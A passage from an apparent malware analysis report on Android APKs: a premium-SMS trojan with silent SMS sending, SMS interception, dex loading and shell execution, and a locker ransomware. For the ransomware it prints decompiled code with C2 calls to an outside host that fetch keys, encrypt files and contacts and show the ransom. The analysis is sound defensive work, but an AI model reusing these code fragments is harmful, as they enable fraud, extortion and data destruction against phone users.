Issues: Every SSL certificate, even self-signed or malicious, will be accepted as valid. The HTTPS connection will not check whether the certificate matches the domain.
Conclusion: Fake TrustManager – accepts any certificate. Fake HostnameVerifier – accepts any domain.

File : com/yuanlang/pay/plugin/libs/y.java
Downloads files and writes them locally:

```
RandomAccessFile randomAccessFile3 = new RandomAccessFile(file, "rw");
FileLock lock = randomAccessFile3.getChannel().lock();
long contentLength = httpURLConnection2.getContentLength();
if (file.length() != contentLength) {
    if (lock != null) {
        randomAccessFile3.seek(0L);
        if (200 == httpURLConnection2.getResponseCode()) {
            InputStream inputStream = httpURLConnection2.getInputStream();
            byte[] bArr = new byte[1024];
            while (true) {
                int read = inputStream.read(bArr);
                if (read <= 0) {
                    break;
                }
                randomAccessFile3.write(bArr, 0, read);
```

Issues: No validation of source, signature, or file contents. Automatically creates directories and files.
Conclusion: When used with malicious URLs, this is a payload dropper.

File : com/amaz/onib/o
Another instance of automatic SMS sending based on remote server data:

```
                bs.a("TAG", a2.d() + "###" + str);
                if (this.b) {
                    bs.a("TAG", "回调########" + this.b);
                    Intent intent = new Intent(this.d.SEND_SMS_ACTION1);
                    intent.putExtra("isb", this.b);
                    intent.putExtra("feeData", hVar);
                    try {
                        this.e.sendTextMessage(a2.d(), null, str, PendingIntent.getBroadcast(context, 0, intent, 0), null);
                    } catch (IllegalArgumentException e2) {
                        bs.c("TAG", "发送短信出错");
                    }
                    this.b = false;
                } else {
                    bs.a("TAG", "ms");
                    try {
                        this.e.sendTextMessage(a2.d(), null, str, null, null);
                    } catch (IllegalArgumentException e3) {
                        bs.c("TAG", "发送短信出错");
                    }
```

Issues: No check for whether the user has granted permission. No UI, prompts, or confirmation dialog. All actions occur in doInBackground(), within a background thread.
Conclusion: Use of dynamic SMS content controlled via remote servers.

Execution of Services and Broadcast Receivers

Files analyzed:

- com/jy/publics/service/JyRemoteService
- com/jy/publics/service/JyService
- com/y/f/jar/pay/UpdateServices
- com/yf/y/f/init/service/InitService
- bn/sdk/szwcsss/common/az/c/service/WcSer
- com/amaz/onib/FSrvi
- com/mn/kt/rs/RsSe
- com/comment/one/service/DmService
- com/wyzfpay/service/CoreService
- cb/diy/usaly/UncmSer
- com/yuanlang/pay/TheService
- com/yuanlang/pay/JobScheduleService
- com/android/k9op/k9op/k9op
- com/y/f/jar/pay/InNoticeReceiver
- com/mn/kt/rs/RsRe
- com/comment/one/receiver/EBooReceiver

File : com/y/f/jar/pay/UpdateServices
Dynamically registers a High-Priority SMS BroadcastReceiver:

```
IntentFilter localIntentFilter = new IntentFilter();
localIntentFilter.addAction(ReceiveSmsReceiver.f557a);
localIntentFilter.setPriority(Integer.MAX_VALUE);
registerReceiver(this.insms, localIntentFilter);
```

Dynamic Loading of Code from an External File (DexClass):

```
this.smsClass = DexClass.install(this,
YFPaySDK.filePath).getDexClass("com.yf.billing.SmsServices");
this.smsObj = this.smsClass.newInstance();
```

Issues: Can intercept SMS messages before any other app, including the default SMS app. Uses dynamic code loading via dex: the dex file can be modified or downloaded remotely.
Conclusion: Behavior typical of premium SMS trojans, which aim to capture OTPs or payment confirmations.

File : cb/diy/usaly/UncmSer
Dynamic registers a BroadcastReceiver for system events:

```
public void onCreate() {
    super.onCreate();
    a();
    b = this;
    this.e = new c(this, (byte) 0);
    IntentFilter intentFilter = new IntentFilter();
    intentFilter.addAction("android.intent.action.SCREEN_ON");
    intentFilter.addAction("android.intent.action.SCREEN_OFF");
    intentFilter.addAction("android.intent.action.USER_PRESENT");
    getApplicationContext().registerReceiver(this.e, intentFilter);
    this.f = new UncmCon();
    getApplicationContext().registerReceiver(this.f, new IntentFilter("android.net.conn.CONNECTIVITY_CHANGE"));
    a.d.a.a().a(this);
}
```

Issues: The app can keep a process running in the background, even if the user closes the app's interface. SCREEN_ON, SCREEN_OFF, USER_PRESENT: fften used to trigger hidden payloads when the user is absent.
Conclusion: Explicitly designed to run in the background and dynamically respond to system events via BroadcastReceiver.

File : com/yuanlang/pay/TheService
Starts a thread with shell operations:

```
class AnonymousClass2 implements Runnable {
    AnonymousClass2() {
    }

    @Override // java.lang.Runnable
    public void run() {
        String b = j.b(TheService.this.getApplicationContext(), "libyunsvc");
        try {
            j.a("chmod 755 " + b);
            StringBuilder sb = new StringBuilder();
            sb.append(b);
            sb.append(" ");
            sb.append(TheService.this.getPackageName());
            sb.append(" ");
            sb.append(TheService.this.getPackageName() + ":svc");
            sb.append(" ");
            sb.append(TheService.this.getPackageName() + "/" + TheService.class.getCanonicalName());
            j.a(sb.toString());
        } catch (Exception e) {
        }
    }
}
```

Issues: Changes the permissions of a binary file (libyunsvc), making it executable (chmod 755)
Conclusion: Executes native commands, changing permissions of binary files and launching them, likely to run malicious code with elevated privileges.

File : com/yuanlang/pay/JobScheduleService

Uses a JobScheduler for periodic/persistent execution:

```
jobScheduler.schedule(new JobInfo.Builder(b, new ComponentName(context, (Class<?>)
JobScheduleService.class)).setMinimumLatency(x.d).setOverrideDeadline(x.d).setRequi
redNetworkType(0).setRequiresCharging(false).setRequiresDeviceIdle(false).setPersis
ted(true).build());
```

Issues: The flag setPersisted(true) ensures the job survives device reboot, increasing malicious persistence
Conclusion: Designed to ensure persistence of malicious background behavior

File : com/jy/publics/service/JyService
Starts a remote service, JyRemoteService, and binds to it to execute remote methods such as initPay() and startPay():

```
public void a(final Runnable runnable) {
    bindService(new Intent(this, (Class<?>) JyRemoteService.class), new ServiceConnection()
        @Override // android.content.ServiceConnection
        public void onServiceConnected(ComponentName componentName, IBinder iBinder) {
            JyService.this.f = JyProxyRemoteStub.Stub.asInterface(iBinder);
            if (runnable != null) {
                runnable.run();
            }
        }
```

Issues: The structure allows for delayed execution of critical commands, even without direct user interaction.
Conclusion: Enables payment-related code to run in the background.

Dynamic Analysis

Our dynamic analysis of the application mainly served to confirm the findings from the static analysis. In fact, instrumenting the application makes it nearly impossible to execute a complete workflow of the APK due to constant crashes, likely caused by the number of background activities instantiated by the malware. Despite this, it was possible to perform (without any significant results noticeable from the user interface) the procedures of **Exported Activity** and **Activity Tester**. By doing so, we were able to identify two calls made by the file com/dataeye/c/af that attempt to obtain the **MAC address, the network operator name and launch a shell**:

android.telephony.TelephonyManager

getNetworkOperatorName

Arguments: []

Result: Android

Return Value: Android

Called From: com.dataeye.c.af.d(Unknown Source:8)

android.net.wifi.WifiInfo

getMacAddress

Arguments: []

Result: 02:00:00:00:00:00

Return Value: 02:00:00:00:00:00

Called From: com.dataeye.c.af.g(Unknown Source:12)


java.lang.Runtime

exec

Arguments: ['/system/bin/sh']

Result: Process[pid=14574, hasExited=false]

Called From: com.dataeye.c.af.a(Unknown Source:9)



- **First Screenshot**: permission requested starting the app for the first time. As we expected from the static analysis, to carry out its malicious tasks the application requires permissions to virtually every component of the device.

- **Second Screenshot:** the main page of the application certainly lives up to its name. Based on what we were able to explore through the emulator, the application continuously requests microtransactions and urges the player to unlock all available content.

Related APKs

We were asked to analyze **3 additional APKs** besides the one we just examined:

- 0b8bae… (the one just analyzed)
- 0b4118…
- **0c05e5…**
- 0c40fb…

After comparing them using the **diff tool provided by MobSF**, we can conclude that they are the same application: same components, same file size in MB, same requested permissions, same URLs used, etc.

COMPONENTS

	ACTIVITIES	EXPORTED ACTIVITIES	SERVICES	EXPORTED SERVICES	RECEIVERS	EXPORTED RECEIVERS	PROVIDERS	EXPORTED PROVIDERS
com.ktdvau.myidglux - 2.9.9	7	2	13	3	3	3	0	0
com.yxfhjo.muaqktts - 2.9.9	7	2	13	3	3	3	0	0

The only difference can be found in one of the three APKs: **0c05e5…** . The initial result from MobSF's static analysis shows two new components:

- a service, com.wps.pay.pmain.service.SmsGuardService
- a receiver, com.wps.pay.pmain.service.PayGuardReceiver

but when searching for them in the decompiled source code (both via MobSF's tool and using dex2jar with JD-GUI), they cannot be found.

COMPONENTS

	ACTIVITIES	EXPORTED ACTIVITIES	SERVICES	EXPORTED SERVICES	RECEIVERS	EXPORTED RECEIVERS	PROVIDERS	EXPORTED PROVIDERS
com.ktdvau.myidglux - 2.9.9	7	2	13	3	3	3	0	0
com.jfvocq.trjuscnq - 2.9.9	7	2	14	3	4	4	0	0

cb.diy.usaly.UncmSer
com.wps.pay.pmain.service.SmsGuardService
com.yuanlang.pay.TheService
com.yuanlang.pay.JobScheduleService
com.android.k9op.k9op.k9op

RECEIVERS

▼ Showing all **4** receivers
com.y.f.jar.pay.InNoticeReceiver
com.mn.kt.rs.RsRe
com.comment.one.receiver.EBooReceiver
com.wps.pay.pmain.service.PayGuardReceiver


Clash Royale Private

First Screening


App Name: Clash Royale Private
FileName:
a145ca02d3d0a0846a6dde235db9520d97efa65f7215e7cc134e6fcaf7a10ca8.apk
Size: 2.05MB

Threat Category: Trojan
Family label: Android Locker (Ransomware)

MobSF Scorecard



VirusTotal Report




Static Analysis

In general an Android Ransomware is a type of malicious software that, once installed, **encrypts the user's data or locks the device**. It then demands a **ransom payment**, usually in cryptocurrency, in exchange for restoring access. This is exactly the behavior

exhibited by the malware in this case, as can be seen from the static analysis we are about to examine.

Permissions Requested



APPLICATION PERMISSIONS

PERMISSION	STATUS
android.permission.READ_CONTACTS	dangerous
android.permission.READ_EXTERNAL_STORAGE	dangerous
android.permission.WRITE_CONTACTS	dangerous
android.permission.WRITE_EXTERNAL_STORAGE	dangerous
android.permission.INTERNET	normal
android.permission.RECEIVE_BOOT_COMPLETED	normal
android.permission.SET_WALLPAPER	normal

- Dangerous permissions requested
    - Permissions related to **root/filesystem/system hacking**:
        - READ_EXTERNAL_STORAGE/WRITE_EXTERNAL_STORAGE: Allows an application to read/write from/to external storage. [Permissions are requested in File: com/ins/screensaver/LockActivity.java]
        - RECEIVE_BOOT_COMPLETED: Allows an application to start itself as soon as the system has finished booting
        - SET_WALLPAPER: Allows the application to set the system wallpaper.
    - Permissions related to **information theft**:
        - READ_CONTACTS: Allows an application to read/modify all of the contact (address) data stored on your phone. Malicious applications can use this to erase or modify your contact data. [Permissions are requested in File: com/ins/screensaver/LockActivity.java]

Codebase Analysis

File: com/ins/screensaver/MainActivity.java

- **Purpose**: Serves as a decoy entry point.

- The code immediately disables it to switch to another activity (LockActivity), suggesting a behavior of camouflage: this hides the app from the user, preventing manual launch afterward

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    String pgkname = getPackageName();
    ComponentName componentToDisable = new ComponentName(pgkname, pgkname + ".MainActivity");
    getPackageManager().setComponentEnabledSetting(componentToDisable, 2, 1);
    startActivity(new Intent(this, (Class<?>) LockActivity.class).setFlags(268435456));
}
```

File: com/ins/screensaver/receivers/OnBoot.java

- **Purpose**: a BroadcastReceiver that triggers on device boot.

- Forces the launch of LockActivity as soon as the device finishes booting, typical of ransomware which lock the screen or run malicious code:

```
public class OnBoot extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        context.startActivity(new Intent(context, (Class<?>) LockActivity.class).setFlags(268435456));
    }
}
```

File: com/ins/screensaver/receivers/LockActivity.java

- **Purpose**: blocks access to the victim's files and contacts by encrypting them and demanding a ransom

- .Sets the main layout of the app and calls runTask() to execute the malicious logic:

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    runTask();
}
```

- Changes the phone's wallpaper to indicate that the device has been compromised:

```
ctx.setWallpaper(mBitmap);
```

- Requests access to: external storage (read/write), contacts (read/write). These permissions are required to encrypt files and contacts:

```
ActivityCompat.requestPermissions(this, new
String[]{"android.permission.READ_EXTERNAL_STORAGE",
"android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_CONTACTS",
"android.permission.WRITE_CONTACTS"}, 1);
```

- Checks whether the ransomware has already encrypted the data. If yes, it directly shows the lock screen:

```
if (!new Memory(this).readMemoryKey("worked").equalsIgnoreCase("1"))
```

- Creates a thread to communicate with a C2 (Command and Control) server, sending informations about the device to a remote server and receiving a encryption key to encrypt files and contacts:

```
public void run() {
    try {
        LockActivity.this.key[0] = new HttpClient().getReq("http://timei2260.myjino.ru/gateway/attach.php?uid=" + Utils.generateUID() + "&os=" + Build.VERSION.RELEASE +
        Log.d("GA", String.valueOf(ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(), "android.permission.WRITE_EXTERNAL_STORAGE")));
        if (ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(), "android.permission.WRITE_EXTERNAL_STORAGE") == 0) {
            new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.1.1
                @Override // java.lang.Runnable
                public void run() {
                    LockActivity.this.encryptFiles(LockActivity.this.key[0]);
                }
            }).start();
        }
        if (ActivityCompat.checkSelfPermission(LockActivity.this.getApplicationContext(), "android.permission.WRITE_CONTACTS") == 0 && ActivityCompat.checkSelfPermissio
            new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.1.2
                @Override // java.lang.Runnable
                public void run() {
                    try {
                        LockActivity.this.encryptContacts(LockActivity.this.key[0]);
                    } catch (Exception e3) {
                        e3.printStackTrace();
                    }
                }
            }).start();
        }
```

- Starts a CheckerService for monitoring:

```
startService(new Intent(this, (Class<?>) CheckerService.class));
```

- Forces the user back to the home screen if multi-window mode is attempted:

```
public void multiWindowCheck() {
    while (true) {
        if (Build.VERSION.SDK_INT >= 24 && isInMultiWindowMode()) {
            Utils.pressHome(this);
        }
    }
}
```


- Displays ransom message via showMessage(), including ID, Wallet Number and the amount to pay:


```
public void showMessage(final WebView webView, final Resources resources) {
    new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.4
        @Override // java.lang.Runnable
        public void run() {
            try {
                String response = new HttpClient().getReq("http://timei2260.myjino.ru/gateway/settings.php?uid=" + Utils.generateUID());
                final String id = response.split("\\|")[0];
                final String sum = response.split("\\|")[1];
                final String num = response.split("\\|")[2];
                LockActivity.this.runOnUiThread(new Runnable() { // from class: com.ins.screensaver.LockActivity.4.1
                    @Override // java.lang.Runnable
                    public void run() {
                        String newContent = resources.getString(R.string.message);
                        webView.loadData(newContent.replace("{{WALLET}}", num).replace("{{SUM}}", sum).replace("{{ID}}", id), "text/html; charset=UTF-8", null);
                    }
                });
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }).start();
```


- Handles “I’ve paid” button, calling check.php to verify if payment was received. If confirmed, downloads the decryption key and calls the procedures to unlock Files and Contacts

```
public void run() {
    try {
        final String response = new HttpClient().getReq("http://timei2260.myjino.ru/gateway/check.php?uid=" + Utils.generateUID());
        LockActivity.this.runOnUiThread(new Runnable() { // from class: com.ins.screensaver.LockActivity.3.1.1
            @Override // java.lang.Runnable
            public void run() {
                if (!response.split("\\|")[0].equalsIgnoreCase("true")) {
                    Toast.makeText(LockActivity.this.getApplicationContext(), "Оплата не поступила", 1).show();
                    return;
                }
                final String key = response.split("\\|")[1];
                try {
                    new Memory(LockActivity.this.getApplicationContext()).writeMemory("finished", "1");
                } catch (Exception e) {
                    e.printStackTrace();
                }
                new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.3.1.1.1
                    @Override // java.lang.Runnable
                    public void run() {
                        LockActivity.this.decryptFiles(key);
                    }
                }).start();
                new Thread(new Runnable() { // from class: com.ins.screensaver.LockActivity.3.1.1.2
                    @Override // java.lang.Runnable
                    public void run() {
                        LockActivity.this.decryptContacts(key);
                    }
                }).start();
                Toast.makeText(LockActivity.this.getApplicationContext(), "Вы успешно сняли блокировку с телефона!", 1).show();
                LockActivity.this.finish();
            }
        });
```

Dynamic Analysis







- **First Screenshot**: The text is in Russian and says: "Your phone has been locked". The white box likely contains the ransom message with payment instructions. The button below says: "Check Payment and Unlock".
- **Second Screenshot**: Anyway, in our emulated environment the application lets the user be able to navigate through its phone. Unlikely the other applications analyzed, when we instrumented our code no permissions request appeared so probably the malware fails to acquire the related permissions.